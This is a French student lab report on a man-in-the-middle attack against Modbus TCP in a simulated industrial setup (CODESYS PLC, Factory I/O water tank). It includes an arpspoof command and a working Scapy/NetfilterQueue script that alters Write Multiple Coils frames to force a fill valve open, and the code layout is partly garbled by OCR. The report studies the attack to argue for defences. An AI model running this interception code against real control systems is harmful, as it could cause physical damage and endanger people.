TER SYSTEMES INDUSTRIELS
M1 FSI 2024/2025

ATTAQUE MAN IN THE MIDDLE

RAPPORT

(Man in the Middle)

RÉSUME DU DOCUMENT

Ce rapport décrit la mise en œuvre d'une attaque **Man-in-the-Middle (MitM)** dans un environnement industriel simulé combinant **CODESYS** (PLC logiciel) et **Factory I/O** (simulateur d'usine). L'objectif était de démontrer la vulnérabilité des communications **Modbus TCP**, en interceptant et modifiant les trames échangées entre le contrôleur et son environnement, afin d'injecter des commandes PLC altérées, et par conséquent, changer le comportement attendu du système industriel. Ce système industriel en l'occurrence était simplement un reservoir d'eau qui pouvait être remplit ou drainé.

Après avoir configuré le système de contrôle sous **Structured Text** dans CODESYS et mappé les registres d'entrée/sortie dans Factory I/O, une machine **Kali Linux** a été introduite sur le chemin réseau. En mode **promiscuité**, cette machine a intercepté le trafic et utilisé un script **Scapy** pour manipuler en temps réel les données Modbus.

L'attaque a permis, par exemple, d'activer automatiquement le remplissage du réservoir d'eau sans pression sur le bouton de remplissage, simulant un comportement industriel anormal. Les résultats observés montrent clairement le danger que représente l'absence de chiffrement ou d'authentification dans les protocoles industriels classiques.

Cette expérience met en lumière la nécessité d'intégrer des mécanismes de sécurité tels que **Modbus TLS**, des systèmes de détection d'anomalies, ou des politiques de filtrage réseau pour protéger les installations critiques.




Figure 1 – Système industriel ciblé

1 Propriétés du document

CLASSIFICATION DU DOCUMENT	Protégée
REFERENCE DU DOCUMENT	MITM_OT_24_25
DATE D'EMISSION DU DOCUMENT	15/06/2025
VERSION DU DOCUMENT	1
AUTEURS	BERREBIHA Nasserdine, KASMI Badreddine
PROPRIETAIRE DU DOCUMENT	AGOPIAN Roland – Aix Marseille

Tableau 1 – Propriété du document

2 Historique des révisions

VERSION	DATE	AUTEUR	RESUME DES MODIFICATIONS
1	15/06/2025	KASMI Badreddine	Version n°1

Tableau 2 - Historique des révisions

3 Diffusion

NOM	FONCTION
AGOPIAN Roland	Professeur Encadrant Pédagogique
PARNET Cyril	Chef de Projet
BERREBIHA Nasserdine	Adjoint au chef de projet
YABDA Redouane	Membre de l'équipe
DIA Mouhamadou Afiss	Membre de l'équipe
DOUZI Youssef	Membre de l'équipe
KASMI Badreddine	Membre de l'équipe
Mohamadou Afiss Dia	Membre de l'équipe

Tableau 3 - Distribution

4 Approbation

NOM FONCTION		SIGNATURE	DATE
BERREBIHA Nasserdine	Adjoint au chef de projet	NB	15/06/2025

Tableau 4 - Approbation

5 Présentation du document

Ce rapport documente la configuration initiale d'un environnement de test visant à simuler une attaque **Man-in-the-Middle (MitM)** entre :

- **CODESYS** (automate logiciel pour la programmation PLC),
- **Factory I/O** (simulateur d'usine réaliste),
- **Kali Linux**.

L'objectif final est d'intercepter/modifier les communications **Modbus TCP** entre CODESYS et Factory I/O.


1. Configuration de Base : CODESYS ↔ Factory I/O

5.1 Matériel et Logiciels Utilisés

Composant	Détails
CODESYS	V3.5 SP21 (Device : *CODESYS Control Win V3*)
Factory I/O	V2.5.8 (Scène : *Conveyor Belt*)
Protocole	Modbus TCP (Port 502)
Langage PLC	Structured Text (ST)
Passerelle	PC Windows avec carte Ethernet (IP statique)

5.2 Schéma Réseau

IP Factory I/O : 192.168.0.20 (exemple)
IP CODESYS : 192.168.0.20 (exemple)



6 Étapes de Configuration

7.1 Dans CODESYS

Création du Projet :

Nouveau projet → *Standard Project* → Device : *CODESYS Control Win V3*.

Langage : **Structured Text (ST)**.

Configuration Réseau :

Ajout d'un *Ethernet Adapter* dans **Device → Network Adapters**.

Sélection de l'interface physique (thernet 1).

Configuration Modbus TCP Client :

Ajout du pilote : *Fieldbuses → Modbus → Modbus TCP Client*.

Lancement :

Activer le *Gateway* CODESYS (Menu *Online → Login*).

Exécuter le device (Flèche verte).

7.2 Dans Factory I/O Scène :

Charger la scène *Filling Tanks*.

Connexion au PLC :

Driver : **Modbus TCP**.

Adresse IP du serveur (CODESYS) : adresse ipv4 de la machine sur le réseau physique.

Test :

Appuyer sur le bouton vert dans Factory I/O → Le convoyeur démarre si start = FALSE.

8 Problèmes Rencontrés

8.1 Connexion Externe Impossible

- **Symptôme** : Échec de communication via IP externe (hors réseau local).
- **Causes Identifiées** :
- Pare-feu Windows bloquant le port **502**.
- Configuration réseau incorrecte (sous-réseaux différents).
- Absence de routage entre les interfaces (si CODESYS/Factory I/O sur machines distinctes).
- **Solution Temporaire** :
- Utiliser un réseau local homogène .

- Désactiver les pare-feux temporairement.

9 Intégration de l'Attaque Man-in-the-Middle dans l'Environnement OT

9.1 Mise en œuvre réussie de l'attaque MitM

Une fois l'environnement CODESYS ↔ Factory I/O opérationnel, l'attaque Man-in-the-Middle a été réalisée avec succès via une machine Kali Linux interposée sur le trajet du trafic Modbus TCP.

Kali Linux en mode promiscuité

Un service systemd a été créé pour placer automatiquement l'interface eth0 de Kali Linux en mode promiscuité, permettant ainsi la capture de tous les paquets traversant le réseau, y compris ceux ne lui étant pas destinés.

Extrait du fichier /etc/systemd/system/promisc.service : [Unit]
Description=Enable Promiscuous Mode on eth0
After=network.target

[Service]
ExecStart=/usr/local/bin/promisc-enable.sh
Type=oneshot
RemainAfterExit=yes

[Install]
WantedBy=multi-user.target
Script associé : /usr/local/bin/promisc-enable.sh
#!/bin/bash ip link set eth0
promisc on **Outils utilisés**
pour l'attaque

Pour mener l'attaque MitM et injecter des commandes falsifiées, plusieurs outils Kali Linux ont été utilisés :

- **ARP Spoofing** pour intercepter le trafic entre CODESYS et Factory I/O :

  arpspoof -i eth0 -t 192.168.0.10 192.168.0.20

- **Wireshark** avec filtres Modbus, pour analyser les paquets échangés.
- **mbusdect**, pour détecter et classifier les trames Modbus.
- **Scapy + NetfilterQueue**, pour intercepter et modifier les trames Modbus TCP en temps réel.

  Script Python d'interception

L’attaque repose sur une interception avec **Scapy** et une **modification active des commandes** via la bibliothèque netfilterqueue, ce qui permet d'injecter des trames modifiées en temps réel.

Le script suivant cible les trames Modbus avec le code fonction 15 (Write Multiple Coils), et force le bit 0 à 1, ce qui active une valve de remplissage dans le processus simulé :

```
from scapy.all import *
from netfilterqueue import NetfilterQueue

def process_packet(pkt):
   scapy_pkt = IP(pkt.get_payload())

   if scapy_pkt.haslayer(TCP) and scapy_pkt[TCP].dport == 502:
      raw = scapy_pkt[TCP].payload

      # Paquet Modbus Write Multiple Coils (Function Code 15)
if raw and raw.load[7] == 0x0F:          byte_count =
raw.load[12]          original_bits = raw.load[13]

         # Forcer bit 0 à 1 (remplissage actif)
forced_bits = original_bits | 0b00000001
         new_load = raw.load[:13] + bytes([forced_bits]) + raw.load[14:]

         scapy_pkt[TCP].remove_payload()
scapy_pkt[TCP].add_payload(new_load)
         del scapy_pkt[IP].len
del scapy_pkt[IP].chksum
         del scapy_pkt[TCP].chksum

         pkt.set_payload(bytes(scapy_pkt))
         print("[] Paquet modifié pour forcer remplissage")

   pkt.accept()

print("[] Démarrage de l’attaque de débordement...")
nfqueue = NetfilterQueue() nfqueue.bind(1,
process_packet) try:
   nfqueue.run() except
KeyboardInterrupt:
   print("\n[!] Fin de l’attaque.")
```

```
nfqueue.unbind()
```

Logique du programme CODESYS ciblé

Le code Structured Text du PLC est structuré en étapes successives :

```
PROGRAM PLC_PRG
VAR
   // Capteurs
   Fill AT %IX20.0 : BOOL;
   Discharge AT %IX20.1 : BOOL;

   // Actionneurs
   FillValve AT %QX20.0 : BOOL;
   Filling AT %QX20.1 : BOOL;
   DischargeValve AT %QX20.2 : BOOL;
   Discharging AT %QX20.3 : BOOL;

   // Timers
   FillTimer : TON;
   DischargeTimer : TON;

   // Étapes
   Step : INT := 0;
END_VAR

CASE Step OF
   0:
      IF Fill THEN
         FillValve := TRUE;
         Filling := TRUE;
         FillTimer(IN := TRUE, PT := T#5s);
         Step := 1;
      END_IF
   1:
      FillTimer(IN := TRUE);
      IF FillTimer.Q THEN
         FillValve := FALSE;
         Filling := FALSE;
         FillTimer(IN := FALSE);
```

```
                Step := 2;
        END_IF    2:
            IF Discharge THEN
               DischargeValve := TRUE;
               Discharging := TRUE;
               DischargeTimer(IN := TRUE, PT := T#5s);
               Step := 3;
            END_IF
        3:
            DischargeTimer(IN := TRUE);
            IF DischargeTimer.Q THEN
               DischargeValve := FALSE;
               Discharging := FALSE;
               DischargeTimer(IN := FALSE);
               Step := 0;
            END_IF
        END_CASE
```

Résultat observé

- La valve de remplissage s'active sans demande réelle du capteur.
- Le système est visiblement manipulé à distance sans détection.
- Factory I/O réagit à la commande falsifiée en simulant un remplissage.

Tests réalisés et validés

- Interception de la commande start via l'analyse du registre correspondant.
- Forçage de la variable conveyorMemoryFase à FALSE ou TRUE indépendamment de la logique PLC.
- Observation du comportement du système après injection.
- Mesure du délai de réaction et des effets visibles dans Factory I/O.

10 Conclusion

Cette expérience confirme la vulnérabilité de Modbus TCP en absence de mécanismes de sécurité. En utilisant des outils accessibles comme Scapy, il est possible d'effectuer une attaque MitM par injection de commande via rejeu, et de compromettre le fonctionnement logique d'un système industriel.

La prochaine étape consisterait à :

- Capturer et présenter les trames avant/après modification.

- Intégrer des défenses (whitelisting, signatures Modbus, watchdog).
- Tester l'impact d'un filtrage au niveau du pare-feu ou d'un proxy Modbus.

Ces actions permettraient d'étayer les recommandations de sécurité à destination des industriels exploitant des protocoles non chiffrés comme Modbus TCP.

11.Acronymes et définitions

Table des acronymes

ACRONYME	SIGNIFICATION
MitM	Man-in-the-Middle
ST	Structured Text

Table 5 – Table des acronymes